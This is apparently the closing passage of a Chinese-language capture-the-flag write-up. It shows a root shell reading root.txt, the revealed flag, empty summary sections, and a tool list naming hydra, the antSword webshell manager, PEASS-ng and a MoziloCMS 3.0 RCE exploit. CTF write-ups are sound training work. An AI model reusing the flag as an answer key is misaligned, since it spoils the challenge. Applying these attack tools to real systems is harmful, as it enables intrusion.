
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 12 23:17:27 2025 from 192.168.3.94
root@Lzh:~# ls
root.txt
root@Lzh:~# cat root.txt
flag{root-b32e83d3432bcfe475fd6b6f58f1f559}
root@Lzh:~#
```


flag{root-b32e83d3432bcfe475fd6b6f58f1f559}


总结

思路









附录

工具清单

- nmap | Kali Linux Tools
- netcat | Kali Linux Tools
- gobuster | Kali Linux Tools
- hydra | Kali Linux Tools
- antSword - AntSword is a cross-platform website management toolkit.
- PEASS-ng - Privilege Escalation Awesome Scripts SUITE new generation
- MoziloCMS 3.0 - Remote Code Execution (RCE)